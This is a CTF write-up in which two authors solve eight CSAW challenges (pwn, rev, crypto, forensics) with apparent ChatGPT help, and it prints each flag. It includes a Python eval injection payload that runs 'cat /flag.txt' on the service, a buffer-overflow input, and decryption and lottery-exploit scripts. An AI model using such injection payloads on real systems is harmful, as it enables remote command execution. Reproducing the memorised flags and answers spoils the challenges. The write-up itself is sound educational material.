

LLM CTF HACK CHALLENGE

Omar El Herraoui and Ahmad Fraij

1. Babys First:

Approach:


1. Examine code
2. Find flag in python script

Solution:

Solution

The flag in this challenge is explicitly mentioned in the script. It's the string that the input is being compared to in the ``if`` statement:

python

 Copy code

```
if input("What's the password? ") == "csawctf{w3_411_star7_5om3wher3}":
```

Therefore, the flag is ``csawctf{w3_411_star7_5om3wher3}``.

Flag: csawctf{w3_411_star7_5om3wher3}

Link to chat:

<https://chat.openai.com/share/6b84daef-f082-4259-a14f-8c78b65566ac>

2. my_first_pwnie

Approach:

1. Understand the Input Mechanism: The input is taken using the `eval(input("What's the password? "))` method. Since `eval` will execute the input as Python code, we can use Python functions and syntax to execute commands on the server.
2. Bypassing the Condition: There's a condition that checks if the response is "password". But since we want to execute our own code rather than just pass this check, we can ignore this.
3. Reading the File: We want to read `/flag.txt`. In Python, we can use the `open()` function to open a file and the `read()` method to read its contents.
4. Crafting the Payload: We can create a payload that opens and reads `/flag.txt`. An example payload would be `__import__('os').popen('cat /flag.txt').read()`. This payload uses Python's `os` module to execute the shell command `cat /flag.txt` and then read the output.

Solution:

So, the complete process would be:

1. Connect to the service (usually using something like `nc` for network connections).
2. When prompted for the password, input the payload: `__import__('os').popen('cat /flag.txt').read()`
3. The script should execute this payload, read the contents of `/flag.txt`, and return it to you.

What's the password? `__import__('os').system('cat ./flag.txt')`

`csawctf{neigh_____}`

You entered ``0``

Nay, that's not it.

Flag: `csawctf{neigh_____}`

Link to Chat:

<https://chat.openai.com/share/9da0ac23-e56f-4ae6-9c57-a693ebb30137>

3. Baby's Third

Approach:

1. Analyze the file
2. Attempt basic commands
3. Use Cat and first part of flag to print string

Solution:

Step 3: Use strings

The `strings` command in Linux extracts printable strings from a binary. It's a simple yet effective tool for CTFs where the flag might be directly embedded as a string in the binary.

- Run `strings` and search for the flag:

```
bash
```

[Copy code](#)

```
strings babysthird | grep 'flag{'
```

Replace `flag{` with the flag format if it's different for this CTF.

```
(base) omarelherraoui@Omars-MacBook-Pro-2 LLM CTF % strings babysthird | grep  
"csawctf{"  
Csawctf{st1ng_th30ry_a1nt_so_h4rd}
```

Flag: csawctf{st1ng_th30ry_a1nt_so_h4rd}

Link to Chat:

<https://chat.openai.com/share/6a8c55b9-d553-46e3-849a-03245c1cab45>

4. Pwn/Puffin

Approach:

Given this information, you should attempt to overflow the buffer by providing an input larger than the actual size of `v0` (which is not shown but is likely less than 48 bytes) to overwrite the `v1` variable and change its value from 0 to something non-zero.

Solution:

```
(gdb) run
Starting program: /home/mnvc/Downloads/LLM_CTF_Competition_Questions/pwn/puffin/puffin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
The penguins are watching: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAxxxx
[Detaching after vfork from child process 11143]
csawctf{m4ybe_i_sh0u1dve_co113c73d_mor3_rock5_7o_impr355_her....}[Inferior 1 (process 11127) exited normally]
```

Flag:

Csawctf{m4ybe_i_sh0u1dve_co113c73d_mor3_rock5_7o_impr355_her....}

Link to Chat:

<https://chat.openai.com/share/868edff9-fed9-459a-af18-2941a2875026>

5. rev/rebug1

Approach:

- Use the debugger GDB to analyze the binary file.
- Look for any clues in the disassembly of the binary file to determine the expected size of input.
- Give an input of the specific size and see if I get the flag

Solution:

```
perl
```

```
0x000055555555224 <+91>:  cmpb  $0xc, -0x4(%rbp)
0x000055555555228 <+95>:  jne   0x5555555531e <main+3>
```

Here, the `cmpb` instruction compares the value at the memory address `-0x4(%rbp)` with the constant value `0xc` (12 in decimal). The `jne` instruction jumps to the address `0x5555555531e` if the comparison is not equal (i.e., if the size is not 12).

So, it looks like this is where the code checks if the input size is equal to 12. If it's not, it jumps to the address `0x5555555531e`.

```
congratulations.
Enter the String: 123456789123
that's correct!
csawctf{c20ad4d76fe97759aa27a0c99bff6710}
[Inferior 1 (process 12688) exited normally]
(gdb) █
```

Flag: `csawctf{c20ad4d76fe97759aa27a0c99bff6710}`

Link for solution:

<https://chat.openai.com/share/2d2e19ba-0c4e-459a-a215-3e24d5a63965>

6. Crypto/Lottery

Approach:

To guarantee a profit according to the strategy, you should purchase the maximum allowed number of tickets (40 tickets) and use the specific combinations of numbers provided in the `tickets` tuple from the GitHub code snippet. These combinations are constructed in such a way that you have a higher chance of matching at least two numbers in the draw due to the properties of the Fano plane.

Here's what you should do:

1. When prompted for the number of tickets, you should enter `40`, since buying more tickets (up to the limit) increases your chances of winning.
2. Then, you should input the specific combinations from the `tickets` tuple when prompted for the numbers for each ticket. Each line in the `tickets` tuple represents a single ticket's numbers.


For example:

- For ticket 1: enter `1, 2, 3, 26, 27, 28`
 - For ticket 2: enter `1, 4, 26, 30, 31, 34`
- ... and so on, until all 40 tickets are filled with their respective combinations.

By using these predetermined combinations, the GitHub script calculates that you should never encounter a draw where none of your tickets have at least two matching numbers, thus guaranteeing that you will not lose and ultimately allowing you to make a profit in the long run.

Solution:

python

 Copy code

```
import pexpect

tickets = [
    [1, 2, 3, 26, 27, 28],
    [1, 4, 26, 30, 31, 34],
    # ... Add the rest of your tickets here
]

# Start the server.py script
child = pexpect.spawn('python server.py')
child.expect('How many tickets would you like to buy?')

# Send the number of tickets
child.sendline(str(len(tickets)))

# Enter the ticket numbers
for ticket in tickets:
    for number in ticket:
        child.expect('>>')
        child.sendline(str(number))

# Now read the output
child.expect(pexpect.EOF)
print(child.before.decode())

child.close()
```

```
(base) mmvc@eng-loaner-44:~/Downloads/LLM_CTF_Competition_Questions/crypto/lottery$ python new_solution.py
22
>> 68
```

```
*****
```

```
Let's see if you can make a profit in 1000000 consecutive rounds of the lottery!
```

```
You made it through 100000 rounds!
```

```
You made it through 200000 rounds!
```

```
You made it through 300000 rounds!
```

```
You made it through 400000 rounds!
```

```
You made it through 500000 rounds!
```

```
You made it through 600000 rounds!
```

```
You made it through 700000 rounds!
```

```
You made it through 800000 rounds!
```

```
You made it through 900000 rounds!
```

```
You made it through 1000000 rounds!
```

```
*****
```

```
Wow! You broke the lottery system! Here's the well-deserved flag --> csawctf{f4n0_pl4n35_4r3_1n73r3571n6_70p1c5.5h0u70u7_70_m477_p4rk3r_f0r_7h3_1n5p1r4710n}
```

Flag:

csawctf{f4n0_pl4n35_4r3_1n73r3571n6_70p1c5.5h0u70u7_70_m477_p4rk3r_f0r_7
h3_1n5p1r4710n}

Link to Chat:

https://drive.google.com/file/d/1_QAqnGb66_i56iN633bowZREjjPp5US4/view?usp=drive_link

7. Crypto/Circles

Approach:

1. Compute the Key
2. Decrypt the File

Solution:

```
python Copy code

from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

# Given IV
iv = b"r4nd0m_iv_ch053n"

# Read the encrypted file
with open('flag.enc', 'rb') as f:
    encrypted_data = f.read()

# Create an AES CBC cipher object with the given key and IV
cipher = AES.new(key_bytes, AES.MODE_CBC, iv)

# Decrypt and unpad the data
decrypted_data = unpad(cipher.decrypt(encrypted_data), AES.block_size)

# Write the decrypted data to a file (assuming it's an image as per 'flag.png')
with open('flag_decrypted.png', 'wb') as f:
    f.write(decrypted_data)
```


```
python Copy code

def special_function(n):
    if n < 1:
        return 1
    else:
        return 1 + (n*(n**3 - 6*(n**2) + 23*n - 18)//24)

# Convert the hex number to a decimal
num = int("0xcafed3adb3ef1e37", 16)

# Apply the special function to get the key
key = special_function(num)

# Convert the key to bytes (32 bytes for AES)
key_bytes = key.to_bytes(32, "big")
```



```
(base) mmvc@eng-loaner-44:~/Downloads/LLM_CTF_Competition_Questions/crypto/circles$ nano solution.py
(base) mmvc@eng-loaner-44:~/Downloads/LLM_CTF_Competition_Questions/crypto/circles$ python solution.py
(base) mmvc@eng-loaner-44:~/Downloads/LLM_CTF_Competition_Questions/crypto/circles$ ls
challenge.json  flag_decrypted.png  flag.enc  flag.png  __pycache__  README.md  secret.py  server.py  solution.py
```

Flag:

csawctf{p4773rn5_c4n_b3d3c31v1n6.5h0u70u7_70_3blu31br0wn_f0r_7h3_1d34}

Link to Chat:

<https://chat.openai.com/share/b078ae95-501e-4c95-99de-43b686762712>

8 . forensics/1black0white

Approach:

1. Take the txt file, read the binary strings in a python file.
2. Convert the strings to a QR image.

Solution:

```
python Copy code

from PIL import Image

# Your data
numbers = [
    533258111, 274428993, 391005533, 391777629, 390435677, 273999169,
    534074751, 99072, 528317354, 446173689, 485174588, 490627992,
    105525542, 421383123, 132446300, 431853817, 534345998, 496243321,
    365115424, 302404521, 289808374, 1437979, 534308692, 272742168,
    391735804, 391385911, 391848254, 273838450, 534645340
]

# Normalize and convert to binary
bin_strings = [f"{num:032b}" for num in numbers]


# Image size - adjust based on your actual data
width = len(bin_strings[0])
height = len(bin_strings)

# Create a new image with white background
image = Image.new('1', (width, height), 1)

# Draw the QR code
pixels = image.load()
for y, row in enumerate(bin_strings):
    for x, bit in enumerate(row):
        pixels[x, y] = int(bit)

# Fix the bottom right corner if necessary
# Assuming a 7x7 alignment pattern
for y in range(height - 7, height):
    for x in range(width - 7, width):
        if (x == width - 7) or (y == height - 7) or (x == width - 1) or (y == height - 1):
            pixels[x, y] = 0

# Save or display the image
image.save('qr_code.png')
image.show()
```



Flag: csawctf{1_d1dnt_kn0w_th1s_w0uld_w0rk}

Chat Link:

<https://chat.openai.com/share/4bc7b95e-ea4a-4e3f-b655-a02afd46a062>